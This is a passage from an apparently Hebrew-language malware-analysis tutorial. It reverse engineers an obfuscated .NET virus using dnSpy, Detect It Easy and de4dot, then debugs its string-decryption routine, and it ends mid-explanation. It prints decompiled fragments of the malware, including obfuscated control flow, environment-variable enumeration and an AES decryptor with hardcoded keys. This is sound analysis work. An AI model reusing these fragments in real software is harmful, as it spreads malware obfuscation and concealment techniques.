
קצת על .NET

כעת, בואו נשנה את הנושא ונדבר על .NET., תשארו איתי - הסיבה לכל ההקדמה שקראתם עד כה תתבהר בקרוב. .NET היא Framework פיתוח שהוצגה ע"י Microsoft בשנת 2000 במטרה להקל על מפתחים. מפתחי .NET יכולים לשכוח מהימים שבהם הם נאלצו להקצות ולשחרר זיכרון כמו ב-C, או כמו כמו ב-C++ - למצוא את עצמך כותב קוד ארוך ומסורבל למרות שהתכוונת לכתוב תוכנית קטנה ופשוטה...

השפות הכלולות במשפחת .NET., והמוכרת מביניהם - C#, הן שפות מודרניות, פונקציונליות, גנריות, מונחות עצמים ובעצם - כוללות את כל הפיצ'רים מכל ה-Buzzword שאי-פעם הומצאו על שפות מודרניות. השורה התחתונה היא שבעזרת C#, פיתוח למערכת ההפעלה Windows (ובעצם, הדבר נכון גם ל-Linux ול-MacOS, כאשר משתמשים ב-Mono) נעשה ביתר קלות. התחביר זורם ו-Visual Studio מאוד נדיב עם ההשלמה האוטומטית וקריאה לפונקציות API של מערכת ההפעלה נעשה בצורה טבעית. בנוסף לכך, כאשר מקמפלים פרוייקט, התוכנית תקומפל ל-EXE (או ל-DLL, תלוי בסוג הפרוייקט).

מי מכם שלא מכיר את השפה בטח שואל את עצמו ברגעים אלו ממש "רגע, אם זאת שפה כל כך פשוטה, וכל כך נוחה, שדואגת לכל מה שאני צריך ועוד בסוף מייצרת לי קובץ EXE, למה עדיין ממשיכים לפתח ב-C או ב-C++? איפה הקאצ'?", אז זהו, שבאמת יש קאצ' - התוצר הסופי של הקמפול הוא אומנם בסיומת EXE, אך הוא לא PE "אמיתי", שלא כמו בינארים שקומפלו באמצעו C או C++, כאשר תפתחו בינארי שקומפל ב-.NET. לא תמצאו שם Opcode-ים של אסמבלי x86, וזה בגלל ש-.NET. עובד מעט שונה.

כאשר מקמפלים פורייקט ב-.NET., הקוד מתקמפל לשפה המכונה "MSIL" או "Microsoft Intermediate Language". הקוד עצמו מתקמפל בעצם רק כאשר התוכנה מתחילה לרוץ באמצעות מנוע JIT. אם אתם מעוניינים לשמוע עוד על תהליך הקמפול ב-.NET., תרגישו חופשי לקרוא את הדוקומנטציה של מיקרוסופט בקישור הבא: Microsoft's documentation. בינתיים, חשבו על MSIL כאל אסמבלי, פשוט בשכבה גבוהה יותר.




אוקיי, אז למה אני חופר לכם על תהליך הקמפול של .NET.? המטרה שלי היא להראות לכם את ההבדל בין האסמבלי שמורץ כאשר מריצים תהליכי C או C++ לבין כאשר מריצים תהליכים אשר נכתבו ב-.NET.. כאשר אנו מהנדסים לאחור תוכנות אשר נכתבו באסמבלי "רגיל" (כמו כאלה אשר נכתבו בשפת C/C++) ה-Disassembler יציג לנו אסמבלי x86/64, אך כאשר נהנדס לאחור תוכנות אשר נכתבו באחת ממשפחת שפות ה-.NET., התוצר שנראה ב-Disassembler יהיה אסבמלי, אך שונה לחלוטין ממה שאנו רגילים לראות, אל אל דאגה! העובדה שהקוד קומפל ל-MSIL אומרת שבתוכו יש המון metadata שיוכל לעזור לנו רבות בעת ביצוע ה-Decompilation. למעשה, כל מה שאנחנו צריכים זה Decompiler מיוחד לשפות .NET. (מכונה "Reflector") ומעט סבלנות.


בעת ביצוע הינדוס לאחור "קלאסי", אנו משתמשים בכלים כגון IDA Pro או WinDBG, אך כאשר נרצה להנדס לאחור תוכנה שכתובה ב-.NET., אנחנו נדרש להשתמש בסט כלים שונה לחלוטין, אנו נדרש


להשתמש ב-Decompilers יעודיים ל-NET.. אחד ה-Debuggers המעודפים עלי הוא dnSpy, שגם יש לו ממשק משתמש מעולה והוא גם מבוסס על פרוייקט נפלא אחד בשם ILSpy.

שימוש ב-Decompiler כמו dnSpy מאפשר לך לצפות בקוד שיצר את ה-MSIL, שהוא יהיה זהה כמעט לחלוטין לקוד המקורי שבו יצרו את הוירוס (השינויים יהיו בדרך כלל בשמות המשתנים, שמות האובייקטים והמחלקות).

כאשר ביצעתי זאת על הוירוס שחקרתי, ראיתי ששמות המחלקות, המשתנים והפונקציות היו נראים מעט מעורבלים:








```
Block_5:
IL_BB:
arg_C1_0 = i;
arg_C1_1 = 256;
IL_C1:
if (arg_C1_0 < arg_C1_1)
{
    #hb.#kb.#k[i] = ##.#Td(256 + i << 7);
    byte[] arg_BA_0 = #hb.#kb.#l;
    int expr_AE = i;
    int expr_B0 = expr_AE + 1;
    if (!false)
    {
        i = expr_B0;
    }
    arg_BA_0[expr_AE] = 9;
    goto IL_BB;
}
IL_C3:
while (i < 280)
{
    #hb.#kb.#k[i] = ##.#Td(-256 + i << 9);
    if (false)
    {
        IL_13A:
        while (i < 30)
        {
            #hb.#kb.#m[i] = ##.#Td(i << 11);
            if (false)
```


ואכן, בדיוק בגלל הסיבה שניתן לבצע שחזור כמעט מלא לקוד המקורי, כותבים תוכנות רבים (וביניהם כותבי וירוסים) עושים שימוש בכל מני פתרונות אובפסקציה (ערפול) שונות על מנת להקשות על חיי הריוורסרים. אך למזלינו, ישנם לא מעט כלים שיודעים לבצע Deobfuscation ולחסוך לנו שעות צרופות של כיף...

על מנת לעשות את שלב ה-Deobfuscation לפשוט, נשתמש בכלי בשם die (קיצור של "Detect it easy"), וכל שעלינו לעשות הוא פשוט לגרור את הקובץ שברצוננו לעבוד עליו לתוך התוכנה. בעת ביצוע שלב זה נוכל לראות מידע רב אודות הקובץ, בין השאר גם מידע על סוג הערפול שבו נעשה שימוש, במקרה שלנו - נעשה שעשו שימוש ב-Obfuscator בשם "SmartAssembly":




כעת, כשאנו יודעים באיזה כלי עשו שימוש על מנת להגן על הקובץ, אנחנו יכולים להתחיל לחפש שיטות לעקוף אותו. אני ממליץ על שימוש בכלי בשם de4dot שהוא פרוייקט קוד פתוח לביצוע NET Deobfuscation. ו-Unpacker מעולה.

שימוש זריז ב-de4dot כנגד הקובץ שלנו, יראה כך:




ועכשיו, אחרי הסרת הערפל סביב קוד ה-NET. שיצר את הוירוס שאנחנו חוקרים - אפשר לגשת לעבודה! כעת, נוכל לפתוח את הקובץ "הנקי" שקיבלנו באמצעות dnSpy, אך הפעם נראה שהשמות של המשתנים נראים קצת יותר הגיוניים:



כמה נקודות שחשוב לדעת:

- שמות ה-namespace-ים שאנו רואים כאן הם לא השמות המקוריים. אין לנו שום דרך אמיתית לדעת מה היו שמות המשתנים שבהם כותב הקוד המקורי השתמש.
- הוירוס נכתב במקור ב-Visual Basic, אך מכיוון ש-dnSpy יודע להמיר לנו את קוד ה-MSIL גם ל-VB וגם ל-C#, בחרתי את האפשרות השניה - זאת מכיוון שהתחביר של C# לדעתי מובן ונח יותר לקריאה. ובכלליות - כל קטעי הקוד שתראו במאמר זה הם שחזור של C# של קוד MSIL שנוצר מקוד Visual Basic.

כאשר אנו מסתכלים על ה-namespace בשם "-", נוכל לראות מחלקה בשם "Class14" (כמובן - זה שם שנבחר ע"י die ולא השם המקורי), ותחת המחלקה הזו נוכל לראות הרבה מאוד methods:



מהסתכלות על הקוד ב-Class14 ניתן די בקלות לראות שיש כאן ניסיון לביצוע אנומרציה על משתני הסביבה בעזרת שימוש ב-Interaction.Environ:

```
string str = Interaction.Environ(Class14.smethod_76("5g+BxFHXkdTcEM3cEGgk0A==")) +
    Class14.smethod_76("923lYoAhb2vVXIM6u3MCzjKugVDBXZMcbb6ThbsL5r8=");
```

בנוסף, בקלות ניתן לראות שמשתני הסביבה הם שילוב של שתי מחרוזות Base64. כאשר ננסה להמירם בחזרה למחרוזות בבסיס רגיל, נקבל מחרוזת לא מובנת:

```
In [3]: from base64 import b64decode as b64

In [4]: b64("923lYoAhb2vVXIM6u3MCzjKugVDBXZMcbb6ThbsL5r8=")
Out[4]: '\xf7m\xe5b\x80!ok\xd5\\\x83:
\xbbs\x02\xce2\xae\x81P\xc1]\x93\x1cm\xbe\x93\x85\xbb\x0b\xe6\xbf'
```

מהסתכלות על שאר חלקי הקוד, אפשר לראות שימוש בספריות ופונקציות קריפטוגרפיות:

```
static string smethod_56(string string_0)
{
    string password = "nia";
    string s = "cfffffffffffffffff";
    string s2 = "@1B2c3D4e5F6g7H8";
    byte[] bytes = Encoding.ASCII.GetBytes(s2);
    byte[] bytes2 = Encoding.ASCII.GetBytes(s);
    byte[] array = Convert.FromBase64String(string_0);
    Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(password, bytes2, 2);
    byte[] bytes3 = rfc2898DeriveBytes.GetBytes(32);
    ICryptoTransform transform = new RijndaelManaged
    {
        Mode = CipherMode.CBC
    }.CreateDecryptor(bytes3, bytes);
    MemoryStream memoryStream = new MemoryStream(array);
    CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Read);
    byte[] array2 = new byte[checked(array.Length - 1 + 1)];
    int count = cryptoStream.Read(array2, 0, array2.Length);
    memoryStream.Close();
    cryptoStream.Close();
    return Encoding.UTF8.GetString(array2, 0, count);
```

```
catch (CryptographicException)
{
    Class22.string_0 = "ERR 2005: The 128-bit encryption is not available on this computer.
      You need to install the High Encryption Pack in order to use the reporting feature.";
    result = null;
    return result;
}
```

קטע הקוד הנ"ל כולל הרבה מאוד "קוד ספגטי" (קוד סבוך שקורא לכל מני קטעי קוד לא רלוונטים וכל מטרתו היא להקשות על החוקר לבצע ניתוח סטאטי). בנקודה זו, אפשר להניח בלב די שלם שתוכן מחרוזת ה-Base64 הוא מוצפן, ולכן בשלב זה יש לנו שתי אופציות:

- ביצוע ניתוח סטאטי: כתיבת קוד זריז שיפענח את המחרוזות המוצפנות בעזרת שימוש מפתחות שניתן למצוא די בקלות בקוד.
- ביצוע ניתוח דינאמי: הרצת התוכנית תחת דיבאגר עד לרגע בו התוכנית תפענח את המחרוזות הנ"ל בעצמה לנגד עיננו.

אני בהחלט אבחר באופציה מספר 2 במקרים כאלה, שימוש בדיבאגר יהיה הרבה יותר מהיר במצבים כאלה. מכיוון ש-dnSpy הוא גם דיבאגר, יהיה קל מאוד להכניס BreakPoint בדיוק בשלב בו התוכנית מגדירה את מפתחות הפענוח והרצתה באמצעות F9 עד לשלב זה:

```
1078    // Token: 0x0600008B RID: 139 RVA: 0x000047E4 File Offset: 0x000029E4
1079    static string smethod_56(string string_0)
1080    {
1081        string password = "nia";
1082        string s = "cfffffffffffffffff";
1083        string s2 = "@1B2c3D4e5F6g7H8";
1084        byte[] bytes = Encoding.ASCII.GetBytes(s2);
1085        byte[] bytes2 = Encoding.ASCII.GetBytes(s);
1086        byte[] array = Convert.FromBase64String(string_0);
1087        Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(password, bytes2, 2);
1088        byte[] bytes3 = rfc2898DeriveBytes.GetBytes(32);
1089        ICryptoTransform transform = new RijndaelManaged
1090        {
1091            Mode = CipherMode.CBC
1092        }.CreateDecryptor(bytes3, bytes);
1093        MemoryStream memoryStream = new MemoryStream(array);
1094        CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Read);
1095        byte[] array2 = new byte[checked(array.Length - 1 + 1)];
1096        int count = cryptoStream.Read(array2, 0, array2.Length);
1097        memoryStream.Close();
1098        cryptoStream.Close();
1099        return Encoding.UTF8.GetString(array2, 0, count);
1100    }
```

כמו שניתן לראות, הצבתי BreakPoint בשורה 1081, שהיא ההתחלה של smethod_56, ואפשר לראות שהפונקציה מקבל פרמטר - string_0, ואפשר לראות שאותו פרמטר בעל ערך base64 מוצפן:

Locals

Name	Value	Type
string_0	"Sk1N1W/kLIYPS5rz2GRFew=="	string
array	null	byte[]
cryptoStream	null	System.Security.Cryptography.Cry...
count	0x00000000	int
transform	null	System.Security.Cryptography.ICr...
V_4	"SHA1"	string
bytes	null	byte[]
bytes3	null	byte[]
V_7	0x00000000	int
memoryStream	null	System.IO.MemoryStream
s2	"@1B2c3D4e5F6g7H8"	string
password	"nia"	string

חשוב לשים לב שכשאנחנו עושים Step Over על הקוד (בעזרת שימוש ב-F10), אנחנו יכולים לראות מספר אובייקטים שאוכלסו במידע:

Name	Value	Type
string_0	"Sk1N1W/kLlYPS5rz2GRFew=="	string
array	{byte[0x00000010]}	byte[]
cryptoStream	{System.Security.Cryptography.CryptoStream}	System.Security.Cryptography.Cry...
count	0x00000008	int
transform	{System.Security.Cryptography.RijndaelManagedTransform}	System.Security.Cryptography.ICr...
V_4	"SHA1"	string
bytes	{byte[0x00000010]}	byte[]
bytes3	{byte[0x00000020]}	byte[]
V_7	0x00000100	int
memoryStream	{System.IO.MemoryStream}	System.IO.MemoryStream
s2	"@1B2c3D4e5F6g7H8"	string
password	"nia"	string
s	"cfffffffffffffff"	string
rfc2898DeriveBytes	{System.Security.Cryptography.Rfc2898DeriveBytes}	System.Security.Cryptography.Rfc...
V_13	0x00000002	int
V_14	null	string
array2	{byte[0x00000010]}	byte[]
bytes2	{byte[0x00000013]}	byte[]
V_17	null	string
V_18	{System.Security.Cryptography.RijndaelManaged}	System.Security.Cryptography.Rijn...
V_19	null	object[]
V_20	null	string

זה מאפשר לנו להבין את תפקידה של smethod_56 בקלות: היא יוצרת מערכים בני 3 בתים מתוך 3 משתנים שונים:

- S2 (value: "1B2c3D4e5F6g7H8")
- S (value: "cfffffffffffffff")
- String_0: "Sk1N1W/kLlYPS5rz2GRFew==")

לאחר מכן, היא מאתחלת את המחלקה rfc2898DeriveBytes ומעבירה לה שלושה פרמטרים:

